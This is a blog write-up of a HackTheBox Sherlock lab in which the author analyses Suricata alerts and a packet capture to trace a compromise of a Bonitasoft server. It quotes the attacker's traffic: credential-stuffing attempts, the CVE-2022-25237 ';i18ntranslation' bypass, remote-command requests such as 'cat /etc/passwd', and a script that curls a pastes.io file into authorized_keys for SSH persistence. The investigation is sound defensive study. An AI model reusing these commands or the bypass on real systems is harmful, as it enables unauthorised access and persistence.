


Meerkat - HackTheBox Sherlock



Overview

For this HackTheBox Sherlock challenge, I investigated a compromised Bonitasoft business management platform by digging through Suricata alert logs and analyzing PCAP files. I found that the attacker started with a credential stuffing attack that eventually succeeded, then used an authorization bypass exploit (CVE-2022-25237) to upload a remote code execution "API extension". From there, they downloaded scripts from pastebin to add their SSH public key to the server's authorized_keys file, giving them persistent SSH access to the compromised system.

Sherlock Scenario

As a fast-growing startup, Forela has been utilising a business management platform. Unfortunately, our documentation is scarce, and our administrators aren't the most security aware. As our new security provider we'd like you to have a look at some PCAP and log data we have exported to confirm if we have (or have not) been compromised.

Sherlock Information

Field	Value
Release Date	13 November 2023
Retire Date	25 January 2024
Difficulty	Easy
Category	SOC

Sherlock Questions

1. We believe our Business Management Platform server has been compromised. Please can you confirm the name of the application running?
2. We believe the attacker may have used a subset of the brute forcing attack category - what is the name of the attack carried out?
3. Does the vulnerability exploited have a CVE assigned - and if so, which one?
4. Which string was appended to the API URL path to bypass the authorization filter by the attacker's exploit?
5. How many combinations of usernames and passwords were used in the credential stuffing attack?
6. Which username and password combination was successful?
7. If any, which text sharing site did the attacker utilise?
8. Please provide the filename of the public key used by the attacker to gain persistence on our host.
9. Can you confirmed the file modified by the attacker to gain persistence?
10. Can you confirm the MITRE technique ID of this type of persistence mechanism?

Files Provided

1. meerkat.pcap - network traffic capture
2. meerkat-alerts.json - suricata log data

Suricata Alert Events

At the time of completion, I didn't have any tools installed to parse .json effectively, I thought about utilizing Splunk but decided to manually dig through the .json.

Analyzing the alerts brought me to an interesting signature related to [CVE-2022-25237](#), which is an authorization bypass exploit to the [Bonitasoft](#) platform. Additionally noting that the source ip address is coming from 138.199.59.221, which originates from Poland, however this could be spoofed through different proxies.

```
{
  "ts": "2023-01-19T15:39:19.357536Z",
  "event_type": "alert",
  "src_ip": "138.199.59.221",
  "src_port": 53401,
  "dest_ip": "172.31.6.44",
  "dest_port": 8080,
  "vlan": null,
  "proto": "TCP",
  "app_proto": "http",
  "alert": {
    "severity": 1,
    "signature": "ET EXPLOIT Bonitasoft Authorization Bypass M1 (CVE-2022-25237)",
    "category": "Attempted Administrator Privilege Gain",
    "action": "allowed",
    "signature_id": 2036818,
    "gid": 1,
    "rev": 1,
    "metadata": [ REDACTED ]
  }
  ....
}
```

Using Python, and Data Wranglers, I created a .py script to parse the Suricata .json file to get a better understanding of the most common signatures present through the alerts and work with some formatted data.

```
import json
import pandas as pd

# import suricata json file
with open("meerkat-alerts.json", "r") as f:
    data = json.load(f)

# prepare list
records = []

for entry in data:
    # process alerts only
    if entry.get("event_type") == "alert":
        alert = entry.get("alert", {})
        metadata = alert.get("metadata", {})

        # extract CVE if not null
        cve_list = metadata.get("cve", [])
        cve = ", ".join(cve_list) if cve_list else None

        records.append({
            "timestamp": entry.get("ts"),
            "src_ip": entry.get("src_ip"),
            "src_port": entry.get("src_port"),
            "dest_ip": entry.get("dest_ip"),
            "dest_port": entry.get("dest_port"),
            "protocol": entry.get("proto"),
            "app_proto": entry.get("app_proto"),
            "signature": alert.get("signature"),
            "signature_id": alert.get("signature_id"),
            "severity": alert.get("severity"),
            "category": alert.get("category"),
            "action": alert.get("action"),
            "cve": cve,
            "community_id": entry.get("community_id")
        })

# convert to dataframe
df = pd.DataFrame(records)

# write detailed alerts to csv
df.to_csv("parsed_alerts.csv", index=False)
```


```
# count most common signatures
signature_counts = (
    df["signature"]
    .value_counts()
    .reset_index()
)

# rename columns
signature_counts.columns = ["signature", "count"]

# add rank column
signature_counts["rank"] = signature_counts["count"].rank(method="dense", ascending=False).astype(int)

# export data file
signature_counts.to_csv("signature_ranking.csv", index=False)

# print on success
print("\n Files written.")
```



PCAP Data

To gain more information on the network traffic, we can analyze endpoints and protocol data, via Statistics > Endpoints, Statistics > Protocol Hierarchy.

Wireshark · Protocol Hierarchy Statistics · meerkat.pcap

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDU's
Frame	100.0	8387	100.0	6888570	57 k	0	0	0	8387
Ethernet	100.0	8387	1.7	117418	982	0	0	0	8387
Internet Protocol Version 4	99.5	8347	2.4	166940	1396	0	0	0	8347
User Datagram Protocol	1.7	142	0.0	1136	9	0	0	0	142
Simple Network Management Protocol	0.0	1	0.0	43	0	1	43	0	1
Network Time Protocol	1.4	114	0.1	5472	45	114	5472	45	114
Domain Name System	0.3	26	0.0	2203	18	26	2203	18	26
Data	0.0	1	0.0	72	0	1	72	0	1
Transmission Control Protocol	95.5	8009	3.5	239020	1999	7358	218188	1824	8009
Transport Layer Security	0.3	21	0.3	22808	190	21	13612	113	23
SSH Protocol	4.2	350	1.0	70997	593	350	70997	593	350
Hypertext Transfer Protocol	3.3	280	89.6	6174463	51 k	136	20963	175	284
MIME Multipart Media Encapsulation	0.0	4	0.9	60652	507	4	60652	507	4
Media Type	0.1	6	88.7	6112404	51 k	6	6112404	51 k	6
Line-based text data	0.0	4	0.0	478	3	4	478	3	4
JavaScript Object Notation	0.1	12	0.1	4953	41	12	4953	41	12
HTML Form URL Encoded	1.4	118	0.1	5983	50	118	5983	50	118
Internet Control Message Protocol	2.3	196	0.0	3287	27	196	3287	27	196
Address Resolution Protocol	0.5	40	0.0	1120	9	40	1120	9	40

Ethernet · 2	IPv4 · 151	IPv6	TCP · 3225	UDP · 83										
Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	City	Latitude	Longitude	AS Number	AS Organization		
172.31.6.44	8,347	7 MB	4,844	383 kB	3,503	7 MB								
156.146.62.213	3,102	273 kB	1,614	171 kB	1,488	102 kB								
34.207.150.13	2,015	117 kB	6	348 bytes	2,009	116 kB								
54.144.148.213	1,833	6 MB	1,102	6 MB	731	50 kB								
95.181.232.30	602	109 kB	353	30 kB	249	79 kB								
138.199.59.221	168	72 kB	96	59 kB	72	14 kB								
169.254.169.123	98	9 kB	49	4 kB	49	4 kB								
66.29.132.145	45	18 kB	19	15 kB	26	3 kB								
89.248.163.108	30	2 kB	20	1 kB	10	540 bytes								
172.31.0.2	26	3 kB	13	2 kB	13	1 kB								
89.248.163.31	20	1 kB	13	702 bytes	7	378 bytes								
221.152.214.70	18	3 kB	10	1 kB	8	2 kB								
71.136.94.142	8	400 bytes	4	200 bytes	4	200 bytes								
81.218.194.197	8	448 bytes	4	232 bytes	4	216 bytes								
43.192.9.44	6	300 bytes	3	150 bytes	3	150 bytes								
52.82.34.235	6	300 bytes	3	150 bytes	3	150 bytes								
69.231.142.120	6	300 bytes	3	150 bytes	3	150 bytes								
91.240.118.224	6	324 bytes	4	216 bytes	2	108 bytes								
92.63.197.131	6	324 bytes	4	216 bytes	2	108 bytes								
162.142.125.187	6	336 bytes	3	174 bytes	3	162 bytes								
162.142.125.189	6	336 bytes	3	174 bytes	3	162 bytes								
43.192.101.65	4	200 bytes	2	100 bytes	2	100 bytes								
43.192.129.107	4	200 bytes	2	100 bytes	2	100 bytes								
52.80.18.185	4	200 bytes	2	100 bytes	2	100 bytes								
52.80.158.125	4	200 bytes	2	100 bytes	2	100 bytes								

172.31.6.44 we can see handles the most traffic, which also has a private ip address so this is more than likely the Bonitasoft IP address. All traffic utilizes IPv4 with common network protocols (HTTP, SSH, DNS, ARP, NTP, ICMP).

Exploit

```

3586 548.039114 138.199.59.221 172.31.6.44 HTTP 410 GET /bonita/API/extension/rce?p=0&c=1&cmd=cat%20/etc/passwd HTTP/1.1
3591 548.249149 138.199.59.221 172.31.6.44 HTTP 420 DELETE /bonita/API/portal/page/131;i18ntranslation HTTP/1.1
3593 548.263040 172.31.6.44 138.199.59.221 HTTP 257 HTTP/1.1 200
3610 558.212056 138.199.59.221 172.31.6.44 HTTP 105 POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3615 561.215171 172.31.6.44 138.199.59.221 HTTP 187 HTTP/1.1 401
3618 561.377403 138.199.59.221 172.31.6.44 HTTP 125 POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3621 561.380356 172.31.6.44 138.199.59.221 HTTP 452 HTTP/1.1 204
3639 561.707509 138.199.59.221 172.31.6.44 HTTP 1215 POST /bonita/API/pageUpload;i18ntranslation?action=add HTTP/1.1
3642 561.708647 172.31.6.44 138.199.59.221 HTTP 71 HTTP/1.1 200 (text/plain)
3652 562.041274 138.199.59.221 172.31.6.44 HTTP 432 GET /bonita/API/extension/rce?p=0&c=1&cmd=wget%20https://pastes.io/
3679 562.787151 138.199.59.221 172.31.6.44 HTTP 420 DELETE /bonita/API/portal/page/132;i18ntranslation HTTP/1.1
3681 562.796558 172.31.6.44 138.199.59.221 HTTP 257 HTTP/1.1 200
3706 583.497213 138.199.59.221 172.31.6.44 HTTP 105 POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3711 586.500479 172.31.6.44 138.199.59.221 HTTP 187 HTTP/1.1 401
3714 586.731508 138.199.59.221 172.31.6.44 HTTP 125 POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3717 586.734547 172.31.6.44 138.199.59.221 HTTP 452 HTTP/1.1 204
3735 587.061783 138.199.59.221 172.31.6.44 HTTP 1215 POST /bonita/API/pageUpload;i18ntranslation?action=add HTTP/1.1
3738 587.062832 172.31.6.44 138.199.59.221 HTTP 71 HTTP/1.1 200 (text/plain)

Frame 3639: Packet, 1215 bytes on wire (9720 bits), 1215 bytes captured (9720 bits) on interface 0
  Ethernet II, Src: MS-NLB-PhysServer-32_0f:c7:8a:9d:e3 (02:2f:c7:8a:9d:e3), Dst: 172.31.6.44
  Internet Protocol Version 4, Src: 138.199.59.221, Dst: 172.31.6.44
  Transmission Control Protocol, Src Port: 53306, Dst Port: 8080, Seq: 15051, Len: 1215
  [12 Reassembled TCP Segments (15603 bytes) - #3623(440), #3624(1274), #3625(1274), #3626(1274), #3627(1274), #3628(1274), #3629(1274), #3630(1274), #3631(1274), #3632(1274), #3633(1274), #3634(1274)]
  Hypertext Transfer Protocol
    POST /bonita/API/pageUpload;i18ntranslation?action=add HTTP/1.1\r\n
    Host: forela.co.uk:8080\r\n
    User-Agent: python-requests/2.28.1\r\n
    Accept-Encoding: gzip, deflate\r\n
    Accept: */*\r\n
    Connection: keep-alive\r\n
    Cookie: JSESSIONID=745EE4F7243DA99264F07781F8B9B4E3; X-Bonita-API-Token=1ccbc8b8-8abd-4cc0-a2e-bb5811198cdf\r\n
    Content-Length: 15163\r\n
    Content-Type: multipart/form-data; boundary=156229b36f5de4a23bccbc878df\r\n
    [Response in frame: 3642]
    [Full request URI: http://forela.co.uk:8080/bonita/API/pageUpload;i18ntranslation?action=add]
    File Data: 15163 bytes
  MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: 156229b36f5de4a23bccbc878df

```

As Task 4 mentions API URL paths, I started looking through HTML traffic and noticed some PUT methods to the /bonitasoft/API/... at 172.31.6.44 from 138.199.59.221 which I did some digging in and was able to identify appending i18ntranslation to the API PUT request, confirms the attempt of CVE-2022-25237, which followed by a status code of 200, confirms the bypassed authentication.

I am noting that this source IP address here is consistent with what was alerted in the Suricata logs. Based on the endpoint traffic data, this is the 6th ranked endpoint in terms of traffic volume, so worth noting the attacker may be rotating proxies to avoid detection.

Credential Stuffing

Prior to the authentication bypass exploit, a series of POST events were made to the bonita/loginservice API, which all resulted in 401 (Unauthorized) indicating a credential stuffing attack.

Field	Value
username=Clerc.Killich%40forela.co.uk&password=vYdwoVhG lwJ&_l=en	401
username=Lauren.Pirozzi%40forela.co.uk&password=wsp0Uy &_l=en	401

Field	Value
username=Merna.Rammell%40forela.co.uk&password=u7pWoF36fn&_l=en	401
username=Gianina.Tamplling%40forela.co.uk&password=maUiffqQl&_l=en	401
username=Konstance.Domaschke%40forela.co.uk&password=6XLZjyD&_l=en	401
username=Vida.Murty%40forela.co.uk&password=4ulecG&_l=en	401
username=Elka.Cavet%40forela.co.uk&password=n1aSdc&_l=en	401
username=Noam.Harvett%40forela.co.uk&password=VDt8bh&_l=en	401
username=Norbie.Bartolini%40forela.co.uk&password=GV2zlop&_l=en	401
username=Cariotta.Wife%40forela.co.uk&password=x3hoU0&_l=en	401
username=Mella.Amsberger%40forela.co.uk&password=4nlYM5WqN&_l=en	401
username=Cyndy.Element%40forela.co.uk&password=ybWxct&_l=en	401
[44 MORE USERNAMES REDACTED FOR LENGTH PURPOSES]	401

After 56 credential stuffing attempts, a 204 is reached is finally reached at 3:38PM with the credentials

username=seb.broom%40forela.co.uk;password=g0vernm3nt.

```

username=seb.broom%40forela.co.uk&password=g0vernm3nt&_l=en
HTTP/1.1 204
Set-Cookie: bonita.tenant=1; SameSite=Lax
Set-Cookie: JSESSIONID=0AD5E14F8D1AE496444835639D0E60A9; Path=/bonita; HttpOnly; SameSite=Lax
Set-Cookie: X-Bonita-API-Token=8b71f28f-31aa-47cb-92b6-50521cd5bf92; Path=/bonita; SameSite=Lax
Set-Cookie: BOS_Locale=en; Path=/; SameSite=Lax
Date: Thu, 19 Jan 2023 15:38:38 GMT
Keep-Alive: timeout=20
Connection: keep-alive

```

Upload

The next series of events reveal following the 204, a remote code execution tool/plugin named `rce_api_extension.zip` was uploaded to the Bonitasoft server via post request: `POST /bonita/API/pageUpload;...`


```
POST /bonita/API/pageUpload;i18ntranslation?action=add HTTP/1.1
Host: forela.co.uk:8080
User-Agent: python-requests/2.28.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Cookie: JSESSIONID=0AD5E14F8D1AE496444835639D0E60A9; X-Bonita-API-Token=8b71f28f-31aa-47cb-92b6-50521cd5bf92; bonita.tenant=1; BOS_Locale=en
Content-Length: 15163
Content-Type: multipart/form-data; boundary=f79968fcad082cab61a2fc649dab366c

--f79968fcad082cab61a2fc649dab366c
Content-Disposition: form-data; name="file"; filename="rce_api_extension.zip"
Content-Type: application/octet-stream
```


As you can see in the JSON below via `contentType`, this functions as something like a [REST API extension](#) within Bonitasoft, which opens up the opportunity for remote code execution (RCE).

```
{
  "processDefinitionId": "",
  "updatedBy": "-1",
  "urlToken": "custompage_resourceNameRestAPI",
  "displayName": "RCE",
  "lastUpdateDate": "2023-01-19 15:38:52.798",
  "description": "REST API to manage resourceName",
  "creationDate": "2023-01-19 15:38:52.798",
  "contentName": "tmp_1743116099114333531.zip",
  "isHidden": "false",
  "createdBy": "",
  "isProvided": "false",
  "id": "132",
  "contentType": "apiExtension"
}
```

Immediately after the RCE upload, a GET request is made to `/bonita/API/extension/rce` and downloads a script from another pastebin links and runs that script on `/home/ubuntu/.ssh/authorized_keys`.



```
#!/bin/bash
curl https://pastes.io/raw/hffgra4unv >> /home/ubuntu/.ssh/authorized_keys
sudo service ssh restart
```



```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCGruR/q3DMro6XrcPeeuEqQq3iS/sAL3gryt+nUqbBA/M+KG4E1cvJ54gP2os1b8Fhk3ZwvrVTdpEKW6wdGqP12wxznBj08stx60F2yp9RI0b3c/ezgs9zvna007YC8Sm4nkkXhgkabqcm7rHEY4Lay0LWF9UbxueSAHTJgQ2ADbKSnl8g0HnJTNrWkbqesk0ZcG3b6icj6nkkykezBLVlc7z4mkSm28ZVTa15W3HUMSEWRbGgJ6eMBdi7WmKZ92SYDq0XUBV2Sx2gjoDGHwcd6I0q98US2wWYo3L3LaPEoTcLuA+hnn82086oUzJfmEUtWGLPAXfJBN7vRIMSvsN
```

By doing so, if the attacker has the private key, and the file uploaded to `authorized_keys` is the public key, the attacker can now SSH into the Bonitasoft server.

I tried to correlate this with the Suricata JSON logs, but I wasn't able to find any correlating logs.

This technique is called [Account Manipulation: SSH Authorized Keys](#) (T1098.004).

Closing Thoughts

This Sherlock was a ton of fun allowing me to investigate Suricata logs, and do most of my investigating in Wireshark, which allowed for a great learning experience with Wireshark.



hunts.dev

Originally published on hunts.dev

<https://hunts.dev/blog/meerkat/>